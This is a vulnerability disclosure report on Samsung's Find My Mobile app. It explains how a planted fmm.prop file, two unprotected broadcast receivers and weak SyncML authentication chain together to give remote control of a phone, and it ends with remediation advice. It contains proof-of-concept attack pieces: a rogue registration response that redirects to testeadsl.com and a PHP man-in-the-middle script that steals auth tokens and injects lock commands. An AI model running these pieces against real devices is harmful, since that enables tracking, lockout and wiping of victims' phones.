char4

TRUE SECURITY

FMMX1

Samsung Find My Mobile vulnerability

Contents

Security Patch Level

January 1, 2019

Description

There are several vulnerabilities in the Find My Mobile package that can ultimately result in complete data loss for the smartphone user (factory reseting), as well as real time location tracking, phone call and message retrieving, phone lockout, phone unlock, etc. Every action that is possible for the user to perform using the web application that is passed to the device can be abused by a malicious application.

The code path to execute these actions involves several vulnerabilities being chained. The APK was reversed and decompiled. Some classes and methods are obfuscated but should not be hard to find for Samsung Engineers.

For reference, this was the reversed APK of Find My Mobile app, which I'll refer as FMM throughout the document:

Package: com.samsung.android.fmm
Application Label: Find My Mobile
Process Name: com.samsung.android.fmm
Version: 6.9.25

All Samsung account holders that run at this version (maybe others) on their devices are affected, including latest updates for Samsung S7, S8 and S9.

Let's start with the first vulnerability.

fmm.prop test file vulnerability

Vulnerable classes:

com.sec.pcw.device.util.g
com.sec.pcw.device.util.g

Vulnerable code:

```
public class g {
   ....
    r3 = "dm.samsungdive.cn";
    r0 = "/mnt/sdcard/fmm.prop";
    r4 = new java.io.File;          Catch:{ Exception -> 0x00b3 }
    r4.<init>(r0);          Catch:{ Exception -> 0x00b3 }
    r5 = new java.util.Properties;          Catch:{ Exception -> 0x00b3 }
    r5.<init>();  Catch:{ Exception -> 0x00b3 }
```

```
r0 = new java.io.FileInputStream;    Catch:{ IOException -> 0x010e }
r0.<init>(r4);          Catch:{ IOException -> 0x010e }
r5.load(r0);            Catch:{ IOException -> 0x00a9 }
r4 = r5.isEmpty();      Catch:{ IOException -> 0x00a9 }
if (r4 != 0) goto L_0x0065;
L_0x004e:
r4 = "mg.url";
r4 = r5.getProperty(r4);
```

Description:

The app checks for the existence of a file "/sdcard/fmm.prop" and load two properties from it "mg.url" and "dive.url". This location allows a malicious application to create this file and effectively change the URL endpoints that FMM uses to communicate with the backend servers. This allows an attacker to create a man in the middle scenario, monitoring FMM call to the backend and, as we will see, to manipulate them.

But simply changing this file is not enough. We must force the FMM app to assume this file and, although it happens on reboot or app restart, there is little control on how it happens. In addition, for some reason, only mg.url seems to be actually used. So, let's move to the 2nd vulnerability.

PCWReceiver vulnerability

Vulnerability classes:

com.sec.pcw.device.receiver.PCWReceiver

Vulnerable code:

```
public void onReceive(final Context context, Intent intent) {
    …
If (intent.getAction().equals("com.samsung.account.REGISTRATION_COMPLETED") ||
intent.getAction().equals("com.samsung.account.SAMSUNGACCOUNT_SIGNIN_COMPL
ETED")) {
        if (!PcwSettingService.isSupportFMM()) {
            C0400a.m1474c("Not support fmm");
            return;
        } else if (!C0530b.m2091b(context)) {
            C0400a.m1473b("Action ignored because this intent is not SA");
            return;
        } else if (intent.getExtras() == null) {
            C0400a.m1475d("ACTION_REGISTRATION_COMPLETED - Bundle
object(login_id) is null.");
            return;
        } else {
```

```
                C0544k.m2190w(context);
                SecurePreferencesJNI.m2076a().mo1384b(context);
                try {
                    c0479b = new C0479b(context);
                    c0479b.mo1246b();
                    c0479b.mo1249c();
                    C0544k.m2159e(context);
                    C0544k.m2170i(context);
....

 public static void m2170i(Context context) {
      Editor edit = context.getSharedPreferences("com.sec.pcw.device", 0).edit();
      edit.putInt("intent_db_exist", 0);
      edit.apply();
   }

  public static int m2168h(Context context) {
      int i;
      synchronized (context) {
         i = context.getSharedPreferences("com.sec.pcw.device",
0).getInt("intent_db_exist", 0);
      }
      return i;
   }

public static synchronized void m1870b(Context context, String str, String str2, String
str3, String str4) {
      synchronized (C0485c.class) {
         if (C0544k.m2168h(context) == 1) {
            C0400a.m1474c("alaredy successed by other PushType");
         } else {
...
intent = new Intent("com.samsung.intent.action.pcw.UPDATE_URL");
 intent.putExtra("DMServer", str);
 intent.putExtra("DSServer", str2);
 context.sendBroadcast(intent,   "com.sec.pcw.device.permission.SITDM");
```

Description:

The app contains 3 exported broadcast receivers that are not protected by any permission. In this case, **com.sec.pcw.device.receiver.PCWReceiver.** By sending a broadcast with the action **com.samsung.account.REGISTRATION_COMPLETED,** which is also not protected, and a non-empty bundle, it is possible to reach the code path highlighted green, which results in DM server and DS server URL endpoints being updated to an attacker controlled value.

Much dissection was put into this, but the practical effect is that FMM gets signaled that registration is complete and contacts the MG server to perform this registration. The MG that the attacker controls with the first vulnerability.

Let's look at a normal register process.

Two register POST requests are sent, one for *pushType* SPP and another for *pushType* GCM:

```
POST /v1/smg/messaging/push/register HTTP/1.1
Content-Type: text/xml
Content-Length: 2289
Content-Encoding: UTF8
Host: mg.samsungdive.com
Connection: close

<RegisterVO><registrationId>23234e233ea1[redacted]</registrationId><deviceId>IMEI:355[redacted]</deviceId><deviceType>1</deviceType><simSlotCount>1</simSlotCount><pushType>SPP</pushType><clientType>DMA</clientType><clientVersion>6.9.25</clientVersion><pcwClientVersion>6.9.25</pcwClientVersion><backupList>{"backupList":[{"appId":"01_PHONE","appName":"UGhvbmU=\n","cId":"[KNszpw41I3]"},{"appId":"02_MESSAGE","appName":"TWVzc2FnZXM=\n","cId":"[I7o6E6m1Lj,
N0iXqXm9oM]"},{"appId":"03_CONTACTS","appName":"Q29udGFjdHMgKHNhdmVkIG9uIHBob25lKQ==\n","cId":"[2vInYbEf2V]"},{"appId":"04_CALENDAR","appName":"Q2FsZW5kYXIgKHNhdmVkIG9uIHBob25lKQ==\n","cId":"[qsoHwGCEEw,
cLT79jJ29l]"},{"appId":"06_CLOCK","appName":"Q2xvY2s=\n","cId":"[8atzPhYZaE,
pYz7p28bSl,
v5VJ0Ep6EE]"},{"appId":"07_SETTINGS","appName":"U2V0dGluZ3M=\n","cId":"[X6qErjsfs2, ghXxWAP1aK, qZwgVp170b, C0phMaUuZZ, j79JUJcpnV,
pReFlb8Yaf]"},{"appId":"08_BIXBY_HOME","appName":"Qml4YnkgSG9tZQ==\n","cId":"[sQjDONbuDm,
VyPdVJqOZk]"},{"appId":"09_HOME_APPLICATIONS","appName":"SG9tZSBzY3JlZW4=\n","cId":"[mjLs8omiuH,
DqNMe0uAQI]"},{"appId":"10_APPLICATIONS_SETTING","appName":"QXBwcw==\n","cId":"[ngt54ft8fd, QJ5JBlRnP9, oo2JSUuSBb, IHLhQxraiP, ztQlGIvsvZ, kw8vqQFzo3,
9xegaqQstu, I1rSCvAIKK, 55LAYJm0O2, ns9bN4wyJe, jqwmo66Bdc,
XUHtHcYNfq]"},{"appId":"11_DOCUMENT","appName":"RG9jdW1lbnRz\n","cId":"[t06mYTnZCJ]"},{"appId":"12_VOICE","appName":"Vm9pY2UgUmVjb3JkZXI=\n","cId":"[vMkD7IBgaR]"},{"appId":"13_MUSIC","appName":"TXVzaWM=\n","cId":"[1ar5lF1iLt]"}],"syncList":[{"appId":"com.android.calendar","appName":"Q2FsZW5kYXI=\n","lastOpTime":""},{"appId":"com.android.contacts","appName":"Q29udGFjdHM=\n","lastOpTime":""},{"appId":"media","appName":"R2FsbGVyeQ==\n","lastOpTime":""},{"appId":"com.sec.android.inputmethod.scloudsync.SipSyncProvider","appName":"S2V5Ym9hcmQgZGF0YQ==\n","lastOpTime":""},{"appId":"com.sec.android.app.sbrowser","appName":"U2Ftc3VuZyBJbnRlcm5ldA==\n","lastOpTime":""},{"appId":"com.samsung.android.app.notes.sync","appName":"U2Ftc3VuZyBOb3Rlcw==\n","lastOpTime":""}]}</backupList><knoxBnr>Y</knoxBnr><dvcBrandName>Galaxy
S8</dvcBrandName><dvceInfoEtc>26|N|Y|Y</dvceInfoEtc><emgcYn>Y</emgcYn><activation>0</activation></RegisterVO>
```

Server responds:

```
HTTP/1.1 200 OK
Date: Tue, 19 Feb 2019 15:37:13 GMT
Content-Type: text/xml
Content-Length: 498
Connection: close
Set-Cookie: WMONID=g23432432; Expires=Wed, 19-Feb-2020 15:37:13 GMT; ath=/
Vary: Accept-Encoding
x-fmm-orgin: prd-eu
x-frame-options: DENY
X-ORIGIN: EU

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<RegisterVO>
  <errorCode>BIZ-0011</errorCode>
  <errorDescription>The device info is updated.</errorDescription>
  <TargetURL>
    <DM>https://dm.samsungdive.com/v1/sdm/magicsync/dm</DM>
    <DS>https://syn.samsungdive.com/sync</DS>
    <OSP>https://www.ospserver.net/location/location/locations</OSP>
<MG_DR>https://eu.mg.samsungdive.com/v1/smg/messaging/push/deliveryreport</
MG_DR>
  </TargetURL>
</RegisterVO>
```

So now, at server side, the attacker has lots of sensitive information. To start, the victim coarse location via the IP address of the request, but also several PIIs, both ***registrationId*** (from the 2 requests) and the victims **IMEI.** This alone allows for user tracking. The attacker also gets, among others, device brand, API level, backup apps and several other information not important for this attack scenario.

The interesting is that we are in the control of the server response and the response is full of URLs. By changing the response to an attacker-controlled endpoint, the attacker has now leveraged from one to almost all connections that FMM uses and can MitM all of them.

Ok, now we can monitor and control traffic from FMM to the backend servers. Which is serious. But not enough. I want more.

Moving on to next vulnerability.

SPPReceiver vulnerability

Vulnerability classes:

com.sec.pcw.device.receiver.SPPReceiver

Vulnerable code:


```
public void onReceive(Context context, Intent intent) {
…
    String action = intent.getAction();
    C0503h.m1998c("PCWCLIENTTRACE_SPPReceiver", "[onReceive] - " + action);
    if (!C0504i.m2001a(context)) {
      C0503h.m1999d("PCWCLIENTTRACE_SPPReceiver", "Action ignored because
FMM just support in the case of master account");
    } else if ("fb0bdc9021c264df".equals(action)) {
      C0515n.m2099a(context);
      C0503h.m1997b("PCWCLIENTTRACE_SPPReceiver", "received push msg from
server");
      C0503h.m1997b("PCWCLIENTTRACE_SPPReceiver", "CHECKPOINT1 - RECEIVED
PUSH MESSAGE WITH SPP");
      C0458g c0458g = new C0458g(context);
      C0508k.m2056q(context);
      c0458g.mo1178b(intent);
    }
…
```

Description:

We can find the above code in another unprotected broadcast receiver, in this case, **com.sec.pcw.device.receiver.SPPReceiver.** By sending a broadcast with the *magic* action "fb0bdc9021c264df"**,** which is also (obviously) not protected, we can send a message to the SPPReceiver.

There are many different kinds of messages and message formats and their payload is encrypted, although it is possible to extract the hardcoded key. Actually, there are several hardcoded keys inside the app (for spp messages, mqtt, fmm.bks, etc) and we probably extracted them all for the reversing, but this is out of scope for this attack scenario. Security by obscurity is never a good policy in itself, despite that we must confess that it slowed our efforts considerably.

Anyway, if we send a subset of these specific messages, we can get FMM to talk with the DM server. This is important, because while the MG server seems to be for registering and delivery reports, the DM server (among several other things) store the actions the user takes on the FMM web interface at https://findmymobile.samsung.com/. This is where a user can actually login with a browser to locate his phone.




Not only locating the phone but other actions are possible, depending on the API level and FMM version, like erasing all data on the device, ring the device, retrieve call and sms logs, unlock the device, among others.

We think the reader sees where this is going…

Back to the *magic* action "fb0bdc9021c264df".

It is possible for the attacker to send a broadcast to the SPPReceiver that result in FMM to contact the DM server for updates. The protocol used seems to be a proprietary binary SyncML implementation, which was hard to figure out. The work was mostly trial and error and pattern finding to understand the authentication method and function calls.

Example request (binary data gets weird in burp):



When FMM contacts the DM server, the DM can reply just with an equivalent to an OK or, most importantly, the accumulated actions requested by the user and missed by FMM while the smartphone was offline. And this is where an attacker can step in. If an attacker can modify a server response to include an action of his choosing, he can tell the smartphone which action to take.

This is easier said than done, because it implies setting up a server with valid certificate, monitoring the messages, detecting message types and changing requests on the fly, bypassing the syncml:auth-md5 mechanism at the same time to make this all work.

DM syncml:auth vulnerability

As stated before, the requests and replies from and to the DM server have something called syncml:auth-md5, a base64 coded string that authenticates the message from the server. As far as we could figure out, it works like this:

1) The client connects and sends a syncml:auth-md5 field on the first request of a session (CHALLENGE?).
2) The server responds with other syncml:auth-md5 fields on the response, in which the 1st one depends only on the client challenge and IMEI. (RESPONSE?)
3) The client now accepts all server replies.

We're pretty sure it was not supposed to be implemented like this, because we see syncml:auth-md5 fields in the other requests and responses, but in practice it is how it works.

There is no message signing or any mechanism that prevents message modification, which is great for an attacker.

Final attack

The attack chains all 4 vulnerabilities to achieve arbitrary FMM actions on the user smartphone.

1) The fmm.prop is changed to an attacker controlled MG server
2) A broadcast is sent to PCWReceiver, forcing the update of other backend servers, the DM server in particular
3) A broadcast is sent to SPPReceiver, making FMM contact the now attacker-controlled DM server, fetching any outstanding action
4) The attacker DM server MitMs the connection, connects back to the original DM server, gets the auth-md5 response and injects its own actions on the reply to the client
5) The smartphone executes the attacker's action (gets the user physical location, locks the phone for ransom, grabs the sms for spying or blackmail, erases the entire system with a factory reset, etc…)

This attack was tested successfully on different devices (Samsung Galaxy S7, S8 and S9+). The PoC involves an APK and the server-side code that implements the logic needed to inject actions in the server responses. The demo APK **will** redirect the smartphone traffic to our server **testeadsl.com** and expose the IMEI and potentially other information to us. The action chosen for this PoC is to lock the phone with PIN 1234 and a custom message. It was tested a lot of times and should be safe to use. Still, no guarantees…

The source code is also included, both APK and files needed to setup server side. We choose Apache + PHP to implement server logic.

Server side

Some work is needed to make this all work server side. We wanted a stand alone server with capabilities to detect new phones and perform actions as they connect. At the same time we did not want to implement a full SyncML parser. We spent too many days looking at burp traffic, Frida outputs and logcat already. So the code is a quick PHP hack. It is possible that the server gets confused sometimes since it's not properly parsing SyncML, if so, check the logs and/or reboot device.

Lets start with the needed files at the server root, which should look like:

```
./v1/
./v1/smg/
./v1/smg/messaging/
./v1/smg/messaging/push/
./v1/smg/messaging/push/register
./v1/smg/messaging/push/deliveryreport
./v1/sdm/
./v1/sdm/magicsync/
./v1/sdm/magicsync/dm
```

This directory structure mimics the original at the different servers. There are 3 files.

./v1/smg/messaging/push/register

The register file, which registers the new endpoints and replies (actually also contains some code):

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<RegisterVO>
  <errorCode>BIZ-0010</errorCode>
  <errorDescription>The device info is added.</errorDescription>
  <TargetURL>
    <DM>https://testeadsl.com/v1/sdm/magicsync/dm</DM>
    <DS>https://testeadsl.com/sync</DS>
    <OSP>https://testeadsl.com/location/location/locations</OSP>

<MG_DR>https://testeadsl.com/v1/smg/messaging/push/deliveryreport</MG_DR>
  </TargetURL>
</RegisterVO>
```

./v1/smg/messaging/push/deliveryreport

The delivery report response, the essentially sends an ok:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<DeliveryReportVO>
  <errorCode>BIZ-0030</errorCode>
  <errorDescription>Confirmed the success of the message
reception.</errorDescription>
```

</DeliveryReportVO>

./v1/sdm/magicsync/dm

This is the PHP file where it all happens. We will post the relevant (very resumed) code here regarding phone lock as an example.

```
<?php
…

$nreq=0;

 if (strpos($HTTP_RAW_POST_DATA,"OperationComplete") > 0 ||
strpos($HTTP_RAW_POST_DATA,"/Ext/OSPS/Unlock") > 0 ) $nreq = 4;
 elseif (strpos($HTTP_RAW_POST_DATA,"/Ext/OSPS/LAWMO/OSP/Operations/FullyLock") > 0) $nreq = 3;
 elseif (strpos($HTTP_RAW_POST_DATA,"/Ext/OSPS/LAWMO/OSP/Ext/Password") > 0) $nreq = 2;
 elseif (strpos($HTTP_RAW_POST_DATA,"/DevInfo/DevId") > 0 ) $nreq = 1;

switch ($nreq) {
  case 1:
   // GET KEY
   $curlreq = str_replace("testeadsl.com","dm.samsungdive.com",$HTTP_RAW_POST_DATA);
   $ch = curl_init();
   curl_setopt($ch, CURLOPT_URL,            "https://dm.samsungdive.com/v1/sdm/magicsync/dm" );
   curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1 );
   curl_setopt($ch, CURLOPT_POST,           1 );
   curl_setopt($ch, CURLOPT_POSTFIELDS,     $curlreq);
   curl_setopt($ch, CURLOPT_HTTPHEADER,     array('Content-Type: application/vnd.syncml.dm+wbxml'));
   $result=curl_exec ($ch);

   $md5authpos = strpos($result, "syncml:auth-md5");
   $md5auth = substr($result,$md5authpos,48);

  $reply = base64_decode('AgAAah0tLy9TWU5DTUwvL0RURCBT…
   $md5authposrep = strpos($reply, "syncml:auth-md5");
   $reply = substr($reply,0,$md5authposrep).$md5auth.substr($reply,$md5authposrep+48);
   echo $reply;
   break;

  case 2:
   $reply = base64_decode('AgAAah0tLy9TWU5DTUwvL0RURCBTeW5ABblcDSU1FST…
   echo $reply;
   break;

  case 3:
   $reply = base64_decode('AgAAah0tLy9TWU5DTUwvL0RURCBTeW5jTUwgMS4yLy9FTm1scQ…
   echo $reply;
   break;

  case 4:
   $reply = base64_decode('AgAAah0tLy9TWU5DTUwvL0RURCBTeW5jTUwgMS….
   echo $reply;
   break;

…
```

After the last broadcast gets sent, FMM will contact the server for updates. The rogue server will detect if it's an initial requested fired by the broadcast, which contains the string /DevInfo/DevId. If so, the state gets initialized $nreq=1.

This is the first client request, so the rogue server will use php curl to forward this to the original dm.samsungdive.com server and get the reply, stealing the auth-md5 token. It will now modify a previously sniffed request to use this key and return to the client the response with a lock phone action.

After receiving the first reply, the client validates the stolen token and initiates the lockout procedure. It sends a second request to the server "saying: lockout initiated". The server now just has to reply with a previously stored reply "saying: ok, fully lock".

A third request is sent "saying: phone will fully lock". Server replies "saying: do it!"

A forth final request from the client "saying: Operation complete", which the server replies ok.

Expected correct behavior or workaround

The FMM application should not have arbitrary components publicly available and in an exported state. If absolutely necessary, for example if other packages call these components, then they should be protected with proper permissions. Testing code that relies on the existence of files in public places should be eliminated.

1) Disable all code that loads from the file **"/sdcard/fmm.prop"**.
2) Properly protect the broadcast receiver **com.sec.pcw.device.receiver.PCWReceiver**
3) Properly protect the broadcast receiver **com.sec.pcw.device.receiver.SPPReceiver**
4) This is harder since it might break other clients, but the entire SyncML process should be reviewed. At the very least, add code signing to the messages so that they cannot be altered in flight.

Anticipated proper remedy

Update the package com.samsung.android.fmm to reflect the above changes as soon as possible. This flaw, after setup, can be easily exploited and with severe implications for the user and with a potentially catastrophic impact: permanent denial of service via phone lock, complete data loss with factory reset (sdcard included), serious privacy implication via IMEI and location tracking as well as call and SMS log access.
Our suggestion is to tackle 1) as soon as possible since it is the origin of the abuse process and easier to do accomplish.
2) and 3) should be trivial to implement IF there are no external packages calling FMM components, just prevent the export. Otherwise decide the proper permissions to use them. As for 4), we think it's a big undertaking here, that should be articulated between the Security and Devops teams. It's clearly not secure enough.

Any further information or questions, please feel free to contact us directly via email or phone:

Pedro Umbelino
sec@char49.com
Phone: 00351 919 770 012